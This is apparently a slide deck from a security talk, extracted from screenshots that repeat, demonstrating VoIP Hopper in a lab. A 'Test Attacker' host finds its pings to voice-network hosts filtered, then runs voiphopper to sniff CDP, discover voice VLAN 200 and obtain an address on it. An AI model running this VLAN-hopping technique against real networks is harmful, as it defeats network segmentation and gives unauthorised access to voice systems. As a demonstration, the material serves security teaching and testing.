RX bytes:76729 (74.9 KiB) TX bytes:79828 (77.9 KiB)
Interrupt:18

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ # ping 172.16.200.3
PING 172.16.200.3 (172.16.200.3) 56(84) bytes of data.
From 172.16.100.1 icmp_seq=1 Packet filtered
From 172.16.100.1 icmp_seq=2 Packet filtered
From 172.16.100.1 icmp_seq=3 Packet filtered
From 172.16.100.1 icmp_seq=4 Packet filtered
From 172.16.100.1 icmp_seq=5 Packet filtered
From 172.16.100.1 icmp_seq=6 Packet filtered
```

At the bottom of the terminal window, there is a status bar with the following information: Ready, ssh2: AES-256, 24, 1, 24 Rows, 80 Cols, VT100, CAP, NUM.

VoIP Hopper: Firewalled Voice Network

The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window contains the following text:

```
File Edit View Options Transfer Script Tools Help
File Explorer Task List Properties Find Replace Help Contents
VolP Hopper Test Attacker

eth0      Link encap:Ethernet HWaddr 00:0C:29:1A:1B:0E
          BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:807 errors:0 dropped:0 overruns:0 frame:0
          TX packets:631 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:76729 (74.9 KiB)  TX bytes:79828 (77.9 KiB)
          Interrupt:18

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bt ~ # ping 172.16.200.3
PING 172.16.200.3 (172.16.200.3) 56(84) bytes of data.
From 172.16.100.1 icmp_seq=1 Packet filtered
From 172.16.100.1 icmp_seq=2 Packet filtered
From 172.16.100.1 icmp_seq=3 Packet filtered
From 172.16.100.1 icmp_seq=4 Packet filtered
From 172.16.100.1 icmp_seq=5 Packet filtered
From 172.16.100.1 icmp_seq=6 Packet filtered
```

The command `ping 172.16.200.3` has been highlighted with a red oval.

At the bottom of the terminal window, there is a status bar with the following information:

Ready ssh2: AES-256 24, 1 24 Rows, 80 Cols VT100 CAP NUM

VoIP Hopper: Firewalled Voice Network

```
VoIP Hopper Test Attacker - SecureCRT
File Edit View Options Transfer Script Tools Help
File Explorer Task List Properties Find Replace
VolP Hopper Test Attacker


RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ # ping 172.16.200.3
PING 172.16.200.3 (172.16.200.3) 56(84) bytes of data.
From 172.16.100.1 icmp_seq=1 Packet filtered
From 172.16.100.1 icmp_seq=2 Packet filtered
From 172.16.100.1 icmp_seq=3 Packet filtered
From 172.16.100.1 icmp_seq=4 Packet filtered
From 172.16.100.1 icmp_seq=5 Packet filtered
From 172.16.100.1 icmp_seq=6 Packet filtered
From 172.16.100.1 icmp_seq=7 Packet filtered
From 172.16.100.1 icmp_seq=8 Packet filtered
From 172.16.100.1 icmp_seq=9 Packet filtered
From 172.16.100.1 icmp_seq=10 Packet filtered
From 172.16.100.1 icmp_seq=11 Packet filtered
From 172.16.100.1 icmp_seq=12 Packet filtered

--- 172.16.200.3 ping statistics ---
12 packets transmitted, 0 received, +12 errors, 100% packet loss, time 11000ms

bt ~ #
```

VoIP Hopper: Firewalled Voice Network



The screenshot shows a terminal window titled "VolP Hopper Test Attacker - SecureCRT". The window contains the following command-line session:


```
bt ~ # ping 10.0.0.90
PING 10.0.0.90 (10.0.0.90) 56(84) bytes of data.
From 172.16.100.1 icmp_seq=1 Packet filtered
From 172.16.100.1 icmp_seq=2 Packet filtered
From 172.16.100.1 icmp_seq=3 Packet filtered
From 172.16.100.1 icmp_seq=4 Packet filtered
From 172.16.100.1 icmp_seq=5 Packet filtered
From 172.16.100.1 icmp_seq=6 Packet filtered
From 172.16.100.1 icmp_seq=7 Packet filtered
From 172.16.100.1 icmp_seq=8 Packet filtered
From 172.16.100.1 icmp_seq=9 Packet filtered
From 172.16.100.1 icmp_seq=10 Packet filtered
From 172.16.100.1 icmp_seq=11 Packet filtered
From 172.16.100.1 icmp_seq=12 Packet filtered
From 172.16.100.1 icmp_seq=13 Packet filtered
From 172.16.100.1 icmp_seq=14 Packet filtered

--- 10.0.0.90 ping statistics ---
14 packets transmitted, 0 received, +14 errors, 100% packet loss, time 13001ms

bt ~ # voiphopper -i eth0 -c 0
VoIP Hopper Running in CDP Sniff Mode
Capturing CDP Packets on eth0
```

The terminal window has a blue header bar with the title "VolP Hopper Test Attacker - SecureCRT". Below the title is a menu bar with "File", "Edit", "View", "Options", "Transfer", "Script", "Tools", and "Help". Underneath the menu is a toolbar with various icons. The main area of the window is a black terminal screen displaying the command-line session. At the bottom of the window is a status bar with the text "Ready", "ssh2: AES-256", "24, 1", "24 Rows, 80 Cols", "VT100", and several small buttons labeled "CAP", "NUM", and "systems".

VoIP Hopper: Firewalled Voice Network



The screenshot shows a SecureCRT session titled "VoIP Hopper Test Attacker". The terminal window displays the following output:

```
From 172.16.100.1 icmp_seq=7 Packet filtered
From 172.16.100.1 icmp_seq=8 Packet filtered
From 172.16.100.1 icmp_seq=9 Packet filtered
From 172.16.100.1 icmp_seq=10 Packet filtered
From 172.16.100.1 icmp_seq=11 Packet filtered
From 172.16.100.1 icmp_seq=12 Packet filtered
From 172.16.100.1 icmp_seq=13 Packet filtered
From 172.16.100.1 icmp_seq=14 Packet filtered


--- 10.0.0.90 ping statistics ---
14 packets transmitted, 0 received, +14 errors, 100% packet loss, time 13001ms

bt ~ # voiphopper -i eth0 -c 0
VoIP Hopper Running in CDP Sniff Mode
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 372 bytes
Discovered VoIP VLAN: 200

Added VLAN 200 to Interface eth0
  Current MAC: 00:1e:c9:05:da:3c
Attempting dhcp request for new interface eth0.200
dhpcd: MAC address = 00:1e:c9:05:da:3c
dhpcd: your IP address = 172.16.200.4
bt ~ #
```

The bottom status bar indicates: ssh2: AES-256 | 24, 8 | 24 Rows, 80 Cols | VT100 | CAP | NUM | systems

VoIP Hopper: Firewalled Voice Network



The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The terminal displays the following output:

```
From 172.16.100.1 icmp_seq=7 Packet filtered
From 172.16.100.1 icmp_seq=8 Packet filtered
From 172.16.100.1 icmp_seq=9 Packet filtered
From 172.16.100.1 icmp_seq=10 Packet filtered
From 172.16.100.1 icmp_seq=11 Packet filtered
From 172.16.100.1 icmp_seq=12 Packet filtered
From 172.16.100.1 icmp_seq=13 Packet filtered
From 172.16.100.1 icmp_seq=14 Packet filtered


--- 10.0.0.90 ping statistics ---
14 packets transmitted, 0 received, +14 errors, 100% packet loss, time 13001ms

bt ~ # voiphopper -i eth0 -c 0
VoIP Hopper Running in CDP Sniff Mode
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 372 bytes
Discovered VoIP VLAN: 200

Added VLAN 200 to Interface eth0
  Current MAC: 00:1e:c9:05:da:3c
Attempting dhcp request for new interface eth0.200
dhpcd: MAC address = 00:1e:c9:05:da:3c
dhpcd: your IP address = 172.16.200.4
bt ~ #
```

The text "eth0.200" and "172.16.200.4" are circled in red.

VoIP Hopper: Firewalled Voice Network



The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT" displaying network interface statistics. The window has a blue header bar with standard menu options: File, Edit, View, Options, Transfer, Script, Tools, Help. Below the menu is a toolbar with various icons. The main pane displays the output of the "ifconfig" command:

```
VolP Hopper Test Attacker - SecureCRT
File Edit View Options Transfer Script Tools Help
[Icons]
VolP Hopper Test Attacker

eth0      Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C
          inet addr:172.16.200.4 Bcast:172.16.200.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1041 errors:0 dropped:0 overruns:0 frame:0
          TX packets:773 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97461 (95.1 KiB) TX bytes:98638 (96.3 KiB)
          Interrupt:18

